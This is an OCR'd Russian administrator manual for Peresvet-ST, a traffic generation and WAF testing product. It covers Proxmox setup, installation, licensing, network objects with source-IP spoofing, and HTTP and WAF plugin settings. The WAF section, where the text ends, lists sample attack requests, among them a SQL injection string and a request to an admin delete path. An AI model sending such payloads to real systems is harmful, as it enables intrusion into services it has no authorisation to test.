
ООО «ПЕРЕСВЕТ»

УТВЕРЖДАЮ

Генеральный директор

Бобрышев Даниил Леонидович

ООО «ПЕРЕСВЕТ»



1 июля 2025 г.

ООО «ПЕРЕСВЕТ»

РУКОВОДСТВО АДМИНИСТРАТОРА ДЛЯ ПО ПЕРЕСВЕТ-СТ ВЕРСИИ 1.3

Москва
2025

Содержание

1 Введение

Настоящий документ предназначен для администратора системы Пересвет-СТ.

2 Компоненты ПО

Программное обеспечение Пересвет-СТ представляет собой комплексное решение для проведения тестирования, эмуляции сети и работы приложений.

ПО Пересвет-СТ состоит из следующих компонентов (см. Рис. 1):

1. peresvet-st-controller - центральный управляющий компонент системы. Контроллер координирует всю логику тестирования - инициирует тесты, контролирует состояние агентов, собирает и обрабатывает статистику.

   Функции:

   - Принимает команды и параметры от пользователя.
   - Управляет работой агента (peresvet-st-agent), передаёт ему параметры для генерации трафика.
   - Собирает, агрегирует и сохраняет результаты тестирования.
   - Взаимодействует с системами хранения и визуализации данных (Postgres, Clickhouse, Grafana).

2. peresvet-st-agent – компонент системы, отвечающий за генерацию трафика. Агент непосредственно осуществляет сетевую нагрузку и измерения, руководствуясь полученными инструкциями от контроллера.

   Функции:

   - Получает параметры генерации трафика от контроллера.
   - Использует специализированные сетевые стеки (DPDK / F-stack (библиотеки)) для генерации трафика с заданными параметрами.
   - Формирует результаты измерений и отправляет их обратно контроллеру.

3. DPDK / F-stack (библиотеки) - Высокопроизводительные библиотеки сетевого ввода-вывода (I/O), подключаемые к peresvet-st-agent во время компиляции.

   Функции: Обеспечивают агенту возможность эффективно отправлять и принимать большие объёмы сетевого трафика, минуя ядро операционной системы для достижения максимальной производительности.

   Состав:

   - DPDK
     - Обязательный компонент итоговой сборки;
     - Обеспечивает прямой доступ к сетевым PCI-устройствам и высокопроизводительный сетевой ввод-вывод.
   - F-stack:

- Используется только на этапе компиляции и интегрируется в бинарный файл агента;
- Отсутствует как отдельный компонент в итоговой среде выполнения.

4. Postgres - реляционная база данных для хранения структурированных данных тестирования, таких как параметры запусков и метаданные тестов.
5. Clickhouse - колоночная СУБД, оптимизированная для хранения и оперативного анализа больших объёмов телеметрических данных и результатов тестирования.
6. Grafana - система визуализации и анализа данных. Предоставляет пользователю удобный web-интерфейс для просмотра графиков, метрик и анализа результатов испытаний.
7. Docker / Docker-compose - система контейнеризации и оркестрации сервисов. Позволяет развернуть компоненты системы Clickhouse, Postgres, в виде контейнеров.




Рис. 1 – Схема компонентов ПО Пересвет-СТ

3 Системные требования

3.1 Для среды виртуалиации Proxmox VE 8

1. Платформа виртуализации Proxmox VE 8;
2. Операционная система Ubuntu 22.04.2 LTS для виртуальной машины;
3. Минимум 32 ГБ оперативной памяти для виртуальной машины;
4. Не менее 16 физических ядер CPU Base Clock 2 GHz для виртуальной машины;
5. Не менее 16 RX/TX очередей для сетевой карты;
6. По умолчанию, многие виртуальные кластеры ВМ устанавливают 1 RX/TX очередь, что ограничивает производительность системы и позволяет ПО работать только на 1 ядре. Количество RX/TX очередей должно быть не меньше количества ядер ВМ.
7. Не менее 64 ГБ размер свободного диска.

4 Инструкция по установке Пересвет-СТ

4.1 Инструкция по установке Пересвет-СТ в среде виртуализации Proxmox VE 8

4.1.1 Подготовка гипервизора Proxmox VE 8

Для установки Пересвет-СТ в гипервизоре Proxmox VE 8 необходимо выполнить следующие действия:

Отредактируйте файл /etc/network/interfaces в операционной системе с Proxmox VE 8 с помощью команды:

```
nano /etc/network/interfaces
```

В файле /etc/network/interfaces настройте мост **vmbr1** следующим образом:

```
auto vmbr1
iface vmbr1 inet static
address 10.10.10.1/24
bridge-ports none
bridge-stp off
bridge-fd 0
```

Примените конфигурацию с помощью команды:

```
ifreload –a
```

По необходимости, настройте NAT для внутренней сети 10.10.10.0/24, чтобы предоставить доступ виртуальной машине с Пересвет-СТ. Это можно сделать с помощью следующих команд:

```
# Включение маршрутизации
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
sysctl -p

# Добавление правила NAT
iptables -t nat -A POSTROUTING -s 10.10.10.0/24 -o vmbr0 -j MASQUERADE

# Сохранение правил
apt install iptables-persistent -y
netfilter-persistent save
```

4.1.2 Создание виртуальной машины в Proxmox VE 8

Далее необходимо создать виртуальную машину в Proxmox VE 8 для Пересвет-СТ:

Создайте ВМ через веб-интерфейс Proxmox со следующими параметрами:

- General: Задайте имя ВМ
- OS: Выберите загруженный ISO Ubuntu 22.04

- System: Machine: q35, BIOS: OVMF (UEFI), EFI storage: local, Qemu Agent: поставьте галочку
- Disks: 64 ГБ или по необходимости
- CPU: Cores: 16, Type: host
- Memory: 32768 МБ
- Network: Bridge: vmbr1, Model: VirtIO (paravirtualized), Advanced: multiqueue равен кол-ву ядер ВМ (16)

Ддалее добавление второй сетевой интерфейс в настройках виртуальной машины для Пересвет-СТ:

Важно: После создания ВМ, но перед её запуском добавьте второй интерфейс до начала установки Ubuntu.

- Выберите ВМ → **Hardware → Add → Network Device**
- Настройте Advanced: multiqueue равен кол-ву ядер ВМ (16)
- Настройки: Bridge: vmbr1, Model: **VirtIO**
- Нажмите **Add**
- Установка Ubuntu
- Запустите ВМ и откройте консоль

При настройке сети вы увидите два интерфейса: **enp6s18** (первый VirtIO) и **enp6s19** (второй VirtIO)

Далее следует настройка сети во время установки:

Первый интерфейс (enp6s18) - управление:

Method: Manual

Subnet: 10.10.10.0/24

Address: 10.10.10.101

Gateway: 10.10.10.1

Name servers: 8.8.8.8,8.8.4.4

Второй интерфейс (enp6s19) - для DPDK:

Можно не настраивать, так как его настроит скрипт установки Пересвет-СТ

Проверка после установки:

```
# Проверка интерфейсов
ip a
#Проверка маршрутизации
ip route
```

4.1.3 Запуск скрипта установки Пересвет-СТ

Для запуска скрипта установки необходимо выполнить следующие действия:

Важно: для получения значений 'USER' и 'PASSWORD' необходимо направить письмо на почту support@peresvet.it с указанием юридического лица и контактных данных.

```
apt-get update && apt-get upgrade
wget --user='USER' --password='PASSWORD' \
  https://downloads.peresvet.it/vm-pool/proxmox/st-compose.tar.gz
tar -xzvf st-compose.tar.gz
cd compose
chmod 777 install.sh
sudo ./install.sh
```

Скрипт установки Пересвет-СТ автоматически проверит требования к ВМ, установит пакеты ПО с репозитория peresvet, установит docker и его образы, выделит Hugepages и уточнит требуемую конфигурацию ПО в терминале в режиме реального времени.

Далее необходимо заполнить следующие поля для завершения установки Пересвет-СТ:

Поля для настройки контроллера приведены в Табл. 1.

Табл. 1 – Описание настроек контроллера

Название	Значение	Значение по умолчанию
Порт приложения контроллера	Введите числовое значение порта приложения контроллера	8080
Хост Postgres	Введите ip-адрес хоста с Postgres	127.0.0.1
Порт Postgres	Введите числовое значение порта	5430
Пользователь Postgres	Введите имя пользователя	stadmin
Пароль от пользователя Postgres	Введите пароль для пользователя Postgres	Пароль генерируется, если поле оставить пустым
Имя базы данных Postgres	Введите имя базы данных	systemtrace
URL дашбордов Grafana	Введите связку ip-адреса:порта или URL хоста с Grafana Важно: ip-адрес хоста с Grafana должен иметь такой же ip-адрес, как и ip-адрес контролера для доступа в веб-интерфейс	Введите связку ip-адреса:порта или URL хоста с Grafana
Хост ClickHouse	Введите ip-адрес хоста с Clickhouse	127.0.0.1
Порт ClickHouse	Введите числовое значение порта	8123
Пользователь ClickHouse	Введите имя пользователя	default
Пароль от пользователя ClickHouse	Введите пароль для пользователя ClickHouse	Пароль генерируется, если поле оставить пустым
Имя базы данных ClickHouse	Введите имя базы данных	default
Администратор Grafana	Введите имя пользователя	admin

Пароль администратора Grafana	Введите пароль для администратора Grafana	admin

Поля для настройки агента приведены в Табл. 2.

Табл. 2 - Описание настроек агента

Название	Значение	Значение по умолчанию
URL ST контроллера	Введите связку ip-адреса:порта или URL хоста с ST контроллером	http://127.0.0.1:8080/
Имя хоста агента	Введите имя хоста для агента	Имя хоста генерируется, если поле оставить пустым
Доступные сетевые устройства	Введите PCI адрес сетевого интерфейса для привязки его vfio-pci. Выберете один из доступных адресов.	Введите PCI адрес сетевого интерфейса для привязки его vfio-pci. Выберете один из доступных адресов.

5 Описание операций Пересвет-СТ

5.1 Веб-интерфейс

Для настройки Пересвет-СТ необходимо обратиться по протоколу HTTP на назначенный управляющий интерфейс IP-адреса по порту 8080.

При входе в Пересвет-СТ администратор попадает на главную страницу.

На главной странице пользователю доступны следующие разделы:

- Задачи – предназначена для генерации трафика. В данном разделе представлены задачи, что позволяют использовать различные профили генерации трафика;
- Агенты и сети – предназначена для настройки параметров агентов и объектов, которые будут использоваться в профилях генерации трафика;
- Пользователи – предназначена для настройки пользователей, которые относятся к настройкам Пересвет-СТ.

5.2 Настройка «Агенты и сети»

Вкладка «Агенты и сети" предназначена для конфигурации параметров агентов и объектов, необходимых для создания заданий по генерации трафика.

5.2.1 Агенты

Агент — это программно-аппаратное средство, генерирующее трафик по заданным параметрам, и может быть представлен в виде сервера или виртуальной машины.

5.2.1.1 Первичная смена пароля

Пройдя первую аутентификацию в веб-интерфейсе Пересвет-СТ администратору будет предложено сменить текущий пароль. Для смены пароля необходимо ввести новый пароль в поля «Пароль» и «Подтверждение пароля» (см. Рис. 2)




Рис. 2 — Окно со сменой пароля

5.2.1.2 Добавление лицензии для агента

Для добавления лицензии на агент необходимо следующее:

1) Перейти во вкладку **Агент и сети → Агенты;**
2) Найти нужный агент и нажать на кнопку  мета-данные агента в строке нужного агента и выбрать окно «Сведения»
3) Откроется окно с метаданными агента (пример представлен на Рис. 3). В этом окне необходимо скопировать HWID агента.




Рис. 3 — Окно с мета-данными агента

4) Далее необходимо направить электронное письмо с HWID агента на почту support@peresvet.it с указанием юридического лица и контактных данных.
5) Далее в ответ на письмо с HWID агента будет передан файл с лицензией.

6) Для того, чтобы загрузить лицензию необходимо нажать на кнопку  мета-данные агента в строке нужного агента и выбрать окно «Загрузить лицензию»
7) Далее нажмите на кнопку «Просмотр файлов» и выберете файл лицензии в окне поиска файлов или перетащите в файл в область, выделенную пунктиром.
8) После загрузки файла с лицензией в контроллер, нажмите кнопку «Загрузить на агента»
9) После этого закрыть и снова открыть окно сведения и убедится, что лицензия соответствует продуктам, датам начала и окончания действий, пропускной способности.

5.2.2 Сети

Данный раздел необходим для создания объектов, которые будут использоваться в профилях генерации трафика.

Объекты сети делятся на 2 типа:

- Отправитель - данный объект будет использоваться в плагинах генерации трафика как «отправитель».
- Получатель – данный объект будет использоваться в плагинах генерации трафика как «Получатель»

Объект типа отправитель делится на 2 типа:

- Выключенный спуффинг по паттерну - данный объект будет использоваться в Stateful плагинах
- Включенный спуффинг по паттерну - данный объект будет использоваться в Stateless плагинах

5.2.2.1 Добавление сети типа «отправителя» для Stateful плагинов

Для того, чтобы создать объект типа «отправитель» для Stateful плагинов необходимо:

1) Перейти в раздел **Агент и сети → Сети**;
2) Далее нажать на кнопку **«+ Создать сеть»** (см. Рис. 4);




Рис. 4 — Вкладка «Сети»

3) Заполнить поля, описание которых находится в Табл. 3;

Табл. 3 — Поля для создания объекта типа «отправитель» для Stateful плагина

Название	Описание	Значение
Название сети	Название объекта, которое будет использоваться в настройках плагинов	Заполнить название сети
Тип сети	Отправитель – данный объект будет использоваться в плагинах генерации трафика как «отправитель» Получатель – данный объект будет использоваться в плагинах генерации трафика как «Получатель»	Отправитель
Спуфинг по паттерну	Включение генерации IP-адресов по определенному патерну, указанному в следующем поле.	Тумблер выключен
Подсеть	IP-адреса из данной подсети будут использоваться в качестве «отправителя» при отправлении пакета.	Заполните поле в формате CIDR (например, 10.10.10.0/24)
Исключенные адреса	Для вышеуказанной подсети Пересвет-СТ предложит выбрать адреса, которые будут исключаться при отправке пакетов (необходимо выбрать занятые другими устройствами адреса, чтобы избежать перезаписи ARP-таблиц)	Выберете адреса из списка
Шлюз	IP-адрес устройства, которое будет использоваться для соединения подсети, указанной выше, и той, что будет указана в рамках плагина в качестве «получателя», обеспечивая передачу данных между ними.	Укажите IP-адрес (например, 10.10.10.1)

4) Далее, для создания сети необходимо нажать на кнопку «Применить».

5.2.2.2 Добавление сети типа «отправителя» для Stateless плагинов

Для того, чтобы создать объект типа «отправитель» для Stateless плагинов необходимо:

1) Перейти в раздел **Агент и сети → Сети**;
2) Далее нажать на кнопку **«+ Создать сеть»** (см. Рис. 4);
3) Заполнить поля, описание которых находится в Табл. 4;

Табл. 4 — Поля для создания объекта типа «отправитель» для Stateless плагина

Название	Описание	Значение
Название сети	Название объекта, которое будет использоваться в настройках плагинов	Заполнить название сети
Тип сети	Отправитель – данный объект будет использоваться в плагинах генерации трафика как «отправитель» Получатель – данный объект будет использоваться в плагинах генерации трафика как «Получатель»	Отправитель
Спуфинг по паттерну	Включение генерации IP-адресов по определенному паттерну, указанному в следующем поле.	Тумблер включен
Паттерн	Паттерн, по которому будут генерироваться IP-адреса, которые будут использоваться в качестве «отправителя» при отправлении пакета.	Заполните поле в формате X.*.*.*, где X – Этот октет всегда должен быть числом. В контексте IPv4 это число должно находиться в диапазоне от 0 до 255. Например, допустимыми значениями могут быть 0, 1, 2, ..., 255. Остальные три октета (*.*.*): Каждый из этих октетов может быть либо числом в диапазоне от 0 до 255, либо символом *, который обозначает, что в этом месте может находиться любое число от 0 до 255. Пример: 192.*.*.* — первый октет фиксирован (192), остальные могут быть любыми числами от 0 до 255. 10.0.*.* — первый октет фиксирован (10), второй фиксирован (0), а третий и четвертый могут принимать любые значения. 172.16.5.100 — конкретный IP-адрес, где все октеты заданы числами.
Адрес сервера	IP-адрес с которого агент будет обмениваются информацией о своих IP и MAC-адресах.	Укажите IP-адрес (например, 10.10.10.2)
Шлюз	IP-адрес устройства, которое будет использоваться для соединения подсети, указанной выше, и той, что будет указана в рамках плагина в качестве «получателя», обеспечивая передачу данных между ними.	Укажите IP-адрес (например, 10.10.10.1)

4) Далее, для создания сети необходимо нажать на кнопку «Применить».

5.2.2.3 Добавление сети типа «получателя»

Для того, чтобы создать объект типа «получатель» необходимо:

1) Перейти в раздел **Агент и сети → Сети**;

2) Далее нажать на кнопку **«+ Создать сеть»** (см. Рис. 4);

3) Заполнить поля, описание которых находится в Табл. 5.

Табл. 5 — Поля для создания объекта типа «получатель»

Название	Описание	Значение
Название сети	Название обьекта, которое будет использоваться в настройках плагинов	Заполнить название сети
Тип сети	Отправитель – данный объект будет использоваться в плагинах генерации трафика как «отправитель» Получатель – данный объект будет использоваться в плагинах генерации трафика как «Получатель»	Получатель
Подсеть	IP-адреса из данной подсети будут использоваться в качестве «получателя» при отправлении пакета.	Заполните поле в формате CIDR (например, 10.10.10.10 или 10.10.10.0/24)
Исключенные адреса	Для вышеуказанной подсети Пересвет-СТ предложит выбрать адреса, которые будут исключаться при отправке пакетов	Выберете адреса из списка
Шлюз	IP-адрес устройства, которое будет использоваться для соединения подсети, указанной выше, и той, что будет указана в рамках плагина в качестве «получателя», обеспечивая передачу данных между ними.	Укажите IP-адрес (например, 10.10.10.1)

4) Далее, для создания сети необходимо нажать на кнопку «Применить».

5.3 Настройка «Задачи»

Задачи — это инструменты для генерации трафика с использованием различных плагинов.

Для настройки Пересвет-СТ для проведения генерации трафика необходимо:

1) Используя любой веб-браузер, подключиться к веб-интерфейсу Пересвет-СТ.

2) Перейти в раздел **Задачи → Новая Задача** (Рис. 1).




Рис. 1 – Переход в раздел Задачи

3) Выбрать **Плагин**: *<название Плагина>*.

5.3.1 Настройка «Плагина»

Плагин – инструмент, предназначенный для выбора типа определенного генерируемого трафика.

5.3.1.1 HTTP

HTTP – плагин для генерации различного веб-трафика.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 6;

Табл. 6 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 7;

Табл. 7 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры HTTP - параметры настроек HTTP заголовков на уровне L6-L7 TPC/IP, описание которых указано в Табл. 8;

Табл. 8 – Параметры «Параметры HTTP»

Название	Описание	Значение
HTTPs	Указывает, используется ли защищенный протокол передачи данных HTTPS	Да / Нет (укажите текущее состояние переключателем тумблера)
Версия TLS	Версия TLS (Transport Layer Security) определяет протокол шифрования, используемый для обеспечения безопасной передачи данных между клиентом и сервером (Параметр доступен, если параметр HTTPs включен)	Выберете значение TLS v1.2 или TLS v1.3
Версия HTTP	Указывает версию протокола HTTP, используемую для передачи данных.	Выберете значение HTTP 1.1 или HTTP 2.0
User-Agent	Заголовок, который идентифицирует клиентское приложение (например, браузер) и операционную систему, с которой осуществляется запрос.	Введите значение заголовка (по умолчанию, значением заголовка является: «Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36»)
Путь	Указывает путь к запрашиваемому ресурсу на сервере. Это часть URL, которая следует за доменным именем.	Введите значение пути (по умолчанию, значение пути является корневая директория сервера: «/»)
HTTP метод	Метод, используемый для запроса ресурса на сервере.	Выберете из следующего списка: • GET • POST • PUT

		• PATCH • DELETE
Query параметры	Параметры, передаваемые в URL после знака вопроса (?)	Введите значение после нажатия кнопки «Добавить параметры»
Заголовки	Дополнительные метаданные, отправляемые вместе с HTTP-запросом.	Введите значение после нажатия кнопки «Добавить параметры»

е) Параметры сессии - параметры, касающиеся управления сессиями в рамках текущего плагина, описание которых указано в Табл. 9;

Табл. 9 – Параметры «Параметры сессии»

Название	Описание	Значение
Общее количество сессий	Максимальное количество одновременно активных сессий, которые могут быть установлены в рамках плагина.	Задайте числовое значение
Тайм-аут повторного подключения	Время в секундах, в течение которого Пересвет-СТ будет пытаться восстановить соединение после его разрыва. Если соединение не будет восстановлено в указанный период, сессия будет закрыта.	Задайте числовое значение
Подключений в секунду	Максимальное количество новых сессий, которые могут быть установлены за одну секунду.	Задайте числовое значение
Макс. стримов (на сессию)	Максимальное количество потоков данных, которые могут быть активны в одной сессии. Параметр доступен только при включении H2 в «Параметрах HTTP».	Задайте числовое значение
Запросов в секунду (на сессию)	Максимальное количество запросов, которые могут быть обработаны в секунду для одной сессии/стрима.	Задайте числовое значение

ж) Длительность - параметр, отвечающий за время работы плагина, описание которого указано в Табл. 10.

Табл. 10 – Параметр «Длительность»

Название	Описание	Значение
Длительность генерации	Время генерации трафика	Задайте числовое значение и выберете величину (в секундах, минутах или часах)

5.3.1.2 WAF

WAF – плагин для генерации различного веб-трафика с заданными уязвимостями.

Данный плагин состоит из следующих параметров:

а) Источники – выбранный агент, интерфейс, с которого агент будет отправлять и принимать трафик и объект отправитель (см. заголовок 5.2.2.1) для генерации трафика;

б) Цели – выбранный объект получатель (см. заголовок 5.2.2.3);

в) IP заголовок (L3) – параметры настроек IP заголовков на уровне L3 TPC/IP, описание которых указаны в Табл. 11;

Табл. 11 – Параметры «IP заголовок (L3)»

Название	Описание	Значение
TTL (Time to Live)	Параметр TTL определяет максимальное количество маршрутизаторов (хопов), через которые может пройти пакет данных, прежде чем он будет отброшен.	Задайте числовое значение (по умолчанию, значение TTL является: «128»)
ToS (Type of Service)	DSCP — это поле в заголовке IP-пакета, которое используется для определения приоритета и обработки трафика	Задайте числовое значение (по умолчанию, значение DSCP является: «7»)
	ECN — это механизм, который позволяет маршрутизаторам уведомлять узлы о перегрузках в сети без сброса пакетов.	Выберете значение из списка: 00 (Non-ECT) 01 (ECT(1)) 10 (ECT(0)) 11 (CE (Congestion Experienced))

г) TCP заголовок (L4) – параметры настроек IP заголовков на уровне L4 TPC/IP, описание которых указаны в Табл. 12;

Табл. 12 – Параметры «TCP заголовок (L4)»

Название	Описание	Значение
Max. Segment Size (Максимальный размер сегмента)	Максимальный размер сегмента определяет максимальный объем данных, который может быть передан в одном TCP-сегменте	Задайте числовое значение (по умолчанию, значение Max. Segment Size является: «1460»)
WS (IP Options)	Параметр WS (Window Scale) относится к механизму масштабирования окна TCP, который позволяет увеличить размер окна для управления потоком данных.	Задайте числовое значение (по умолчанию, значение WS является: «64»)
Window Size (Размер окна)	Размер окна TCP определяет объем данных, который может быть отправлен без ожидания подтверждения от получателя.	Задайте числовое значение (по умолчанию, значение Window Size является: «256»)

д) Параметры HTTP - параметры настроек HTTP заголовков на уровне L6-L7 TPC/IP, описание которых указано в Табл. 13;

Табл. 13 – Параметры «Параметры HTTP»

Название	Описание	Значение
HTTPs	Указывает, используется ли защищенный протокол передачи данных HTTPS	Да / Нет (укажите текущее состояние переключателем тумблера)
Версия TLS	Версия TLS (Transport Layer Security) определяет протокол шифрования, используемый для обеспечения безопасной передачи данных между клиентом и сервером (Параметр доступен, если параметр HTTPs включен)	Выберете значение TLS v1.2 или TLS v1.3
Версия HTTP	Указывает версию протокола HTTP, используемую для передачи данных.	Выберете значение HTTP 1.1 или HTTP 2.0
User-Agent	Заголовок, который идентифицирует клиентское приложение (например, браузер) и операционную систему, с которой осуществляется запрос.	Введите значение заголовка (по умолчанию, значением заговолка является: «Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36»)
Путь	Указывает путь к запрашиваемому ресурсу на сервере. Это часть URL, которая следует за доменным именем.	Введите значение пути (по умолчанию, значение пути является корневая директория сервера: «/»)
HTTP метод	Метод, используемый для запроса ресурса на сервере.	Выберете из следующего списка: • GET • POST • PUT • PATCH • DELETE
Query параметры	Параметры, передаваемые в URL после знака вопроса (?)	Введите значение после нажатия кнопки «Добавить параметры»
Заголовки	Дополнительные метаданные, отправляемые вместе с HTTP-запросом.	Введите значение после нажатия кнопки «Добавить параметры»

e) WAF модули – готовые вредоносные запросы, состоящие из следующих видов тестирования:

– Базовое тестирование WAF, описание приведено в Табл. 14

Табл. 14 – Параметры «Базовое тестирование WAF»

Название	Описание	Значение
Broken Access Control	Запрос на запрещенный путь	(GET /admin/delete_user?id=1)
Injection URL (SQLi)	SQL в URL	?id=1+union+select+1,2,3--
